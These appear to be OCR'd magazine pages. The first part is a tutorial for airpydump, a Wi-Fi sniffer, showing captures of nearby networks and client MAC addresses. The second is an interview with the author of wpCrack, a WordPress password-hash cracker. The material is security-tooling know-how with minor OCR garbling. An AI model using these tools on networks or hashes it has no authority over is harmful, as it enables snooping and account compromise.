


```
root@shellvoide:~/airpydump# python airpydump.py -i wlan0mon --live
Starting Sniffing... Press CTRL+C anytime to stop see the captured data

^C
BSSID              ESSID              PWR     BEAC    DATA  ENC    CIPHER     AUTH      CH  VENDOR
-----------------  -----------------  -----  ------  ------ -----  ---------  ------  ----  --------
88:DC:96:15:87:D2  EnGenius1587D224G  ?          23       8  WPA2   CCMP       PSK        1  SENAO
98:DE:D0:35:0A:CA  WIFIAPNAAPNA       ?          25       0  WPA2   CCMP       PSK        9  TP-LINK
8A:DC:96:15:87:D2  Panamagate         ?          21       0  WPA2   CCMP/TKIP  PSK        1  unknown
1C:5F:2B:A6:2C:60  SHBSA              ?          19       0  WPA    CCMP/TKIP  PSK        1  D-Link
70:62:B8:C0:92:F4  BALOUCHIANS        ?          70      10  WPA2   CCMP       PSK        1  D-Link

BSSID              CLIENT             PWR     FRAMES  VENDOR
-----------------  -----------------  -----  -------- ---------
70:62:B8:C0:92:F4  70:62:B8:C0:92:F4  ?             2  D-Link
88:DC:96:15:87:D2  BC:98:89:50:A6:0C  ?             7  Fiberhome
88:DC:96:15:87:D2  BC:98:39:03:78:32  ?             1  unknown
70:62:B8:C0:92:F4  F4:42:8F:9D:3E:57  ?             5  Samsung
70:62:B8:C0:92:F4  64:A6:51:B9:9F:2C  ?             3  Huawei

BYE!
```

Now, operating it in live mode:

```
$ python airpydump -i wlan0mon -c –live -c, --curses.
```

Both options explain the script to use curses library to print what is captured. Curses is actually a Python library that helps to cope with screen and other important screen features that are unavailable on the standard terminal screen. A screenshot for live mode:



```
[CH: 2]

BSSID              ESSID              PWR     BEAC    DATA  ENC    CIPHER     AUTH      CH  VENDOR
-----------------  -----------------  -----  ------  ------ -----  ---------  ------  ----  ---------
BC:98:89:59:DB:23  PTCLBB             ?          22       2  WPA2   CCMP/TKIP  PSK        6  Fiberhome
88:DC:96:15:87:D2  EnGenius1587D224G  ?          41       0  WPA2   CCMP       PSK        1  SENAO
98:DE:D0:35:0A:CA  WIFIAPNAAPNA       ?          32       0  WPA2   CCMP       PSK        9  TP-LINK
8A:DC:96:15:87:D2  Panamagate         ?          41       1  WEP    WEP                   1  unknown
1C:5F:2B:A6:2C:60  SHBSA              ?          24       0  WPA    CCMP/TKIP  PSK        1  D-Link
70:62:B8:C0:92:F4  BALOUCHIANS        ?         207      40  WPA2   CCMP       PSK        1  D-Link
18:D2:25:FF:DF:BA  MBB_ZONG_DFBA      ?          12       0  WPA2   TKIP/CCMP  PSK        5  Fiberhome
04:95:E6:D5:63:E0  Tenda_D563E0       ?          31       0  WPA2   CCMP       PSK        8  Tenda

BSSID              CLIENT             PWR     FRAMES  VENDOR
-----------------  -----------------  -----  -------- ---------
C8:3A:35:3D:F9:19  EC:51:BC:21:B3:DB  ?             1  OPPO
BC:98:89:59:DB:23  BC:98:89:59:DB:22  ?             2  Fiberhome
8A:DC:96:15:87:D2  3C:97:10:87:A7:58  ?             1  unknown
70:62:B8:C0:92:F4  70:62:B8:C0:92:F4  ?            37  D-Link
70:62:B8:C0:92:F4  F4:42:8F:9D:3E:57  ?             1  Samsung
70:62:B8:C0:92:F4  64:A6:51:B9:9F:2C  ?             2  Huawei
```

While the upper screen is provided by curses. The screen vanishes when the CTRL+C button is pressed, leaving nothing behind. But a coloured copy of this data will be printed on the screen as the curses screen collapses. You can take a stealth screenshot as a model example for this.

Arguments:

Given arguments are:

`-h, --help`: Prints the manual.

`-I, --interface`: Monitor Mode interface to use.

`-c, --curses`: Should be used with live sniffing.


`-r, --read`: Read a given captured file.

`-w, --write`: Write data to a file.

`-l, --live`: Should be used with stealth mode.

Data:

Now, we would look over some of the important printed fields. Let's take a screenshot as a model example:



```
root@shellvoide:~/airpydump# python airpydump.py -i wlan0mon --live
Starting Sniffing... Press CTRL+C anytime to stop see the captured data

^C
BSSID              ESSID              PWR     BEAC    DATA  ENC    CIPHER     AUTH     CH  VENDOR
-----------------  -----------------  -----  ------  ------  -----  ---------  ------  ----  --------
88:DC:96:15:87:D2  EnGenius1587D224G  ?         23      8  WPA2   CCMP       PSK        1  SENAO
98:DE:D0:35:0A:CA  WIFIAPNAAPNA       ?         25      0  WPA2   CCMP       PSK        9  TP-LINK
8A:DC:96:15:87:D2  Panamagate         ?         21      0  WPA2   CCMP/TKIP  PSK        1  unknown
1C:5F:2B:A6:2C:60  SHBSA              ?         19      0  WPA    CCMP/TKIP  PSK        1  D-Link
70:62:B8:C0:92:F4  BALOUCHIANS        ?         70     10  WPA2   CCMP       PSK        1  D-Link

BSSID              CLIENT             PWR      FRAMES  VENDOR
-----------------  -----------------  -----  --------  ---------
70:62:B8:C0:92:F4  70:62:B8:C0:92:F4  ?             2  D-Link
88:DC:96:15:87:D2  BC:98:89:50:A6:0C  ?             7  Fiberhome
88:DC:96:15:87:D2  BC:98:39:03:78:32  ?             1  unknown
70:62:B8:C0:92:F4  F4:42:8F:9D:3E:57  ?             5  Samsung
70:62:B8:C0:92:F4  64:A6:51:B9:9F:2C  ?             3  Huawei

BYE!
```

Note the above fields from the ESSID row:

- BSSID: ID of the target Access point.
- ESSID: Name of target Access Point.
- Pwr: Signal strength for the used adapter, given if correctly specified within the packets.
- Beac: Beacon frames received.
- Data: Data frames received. Large amounts also specify that the client is rapidly using the network.
- Enc: Type of Encryption used.

- Cipher: Pairwise Cipher used.
- Auth: Which Authentication protocol was used.
- Ch: Channel on which Access point is operating on.
- Vendor: Company Name ofdevicebeing used.

Now, from the second row, the Client's information:

- BSSID: ID of the AP with which the client is connected, which is given right next to this field.
- CLIENT: ID of the client connected to the AP.
- PWR: Explains the signal strength of the client.
- Frames: Frames transferred between the AP and the client.
- Vendor: Company name of client device.

I didn't find the tool I wanted on the internet, so I decided to make my own.

Interview with Mohammed, creator of WpCrack

ABOUT THE CREATOR AND PROJECT

Mohammed

GitHub: https://github.com/MrSqar-Ye/wpCrack

[Hakin9 Magazine]: Hello Mohammed! Thank you for agreeing for the interview, we are honored! How have you been doing? Can you tell us something about yourself?

[Mohammed]: Hey Hakin9, my name is Mohammed and I'm an ethical hacker from Yemen.

[H9]: Can you tell us more about your projects?

[M]: Well, all my projects are programmed and developed with PHP. wpCrack, for example, depends on one of WordPress' PHP classes that it uses to encode the passwords to hashes. My tool gets a wordlist source then converts it to an array. After this, encode it with the WordPress hash class, then it is matched with the hash to be broken.

[H9]: Where did the idea of creating your project come from?

[M]: I didn't find the tool I wanted on the internet, so I decided to make my own.

[H9]: What about your other tools? Did you have the same inspiration for BadMod as for wpCrack?

[M]: Yes, all my tools not just badmod.

[H9]: Is it hard to develop a tool? We receive many questions from beginners - do you need to have an advanced knowledge in cybersecurity to develop a tool?

[M]: Developing a tool is based on your knowledge, I mean, it depends on what your interests are.

For instance, if you want to develop a web penetration testing tool, you need to be a web hacker.

[H9]: What was the most challenging part in creating your project?

[M]: Matching the hash with the encoded wordlist.

[H9]: What about the feedback from the github community? Does it influence your software?

[M]: Unfortunately, no.

[H9]: Any plans for future? Are you planning to expand your tool, add new features?

[M]: Yes, I'll add some new options in the future.

[H9]: Can you tell us about those options?

[M]:


1. [detect-make sure] the hash is WordPress hash
2. crack hashes from wordlist
3. online crack without wordlist [generate random passwords]


[H9]: Do you have any thoughts or experiences you would like to share with our audience? Any good advice?

[M]:

1. Understand How things Work
2. Keep Learning New Things
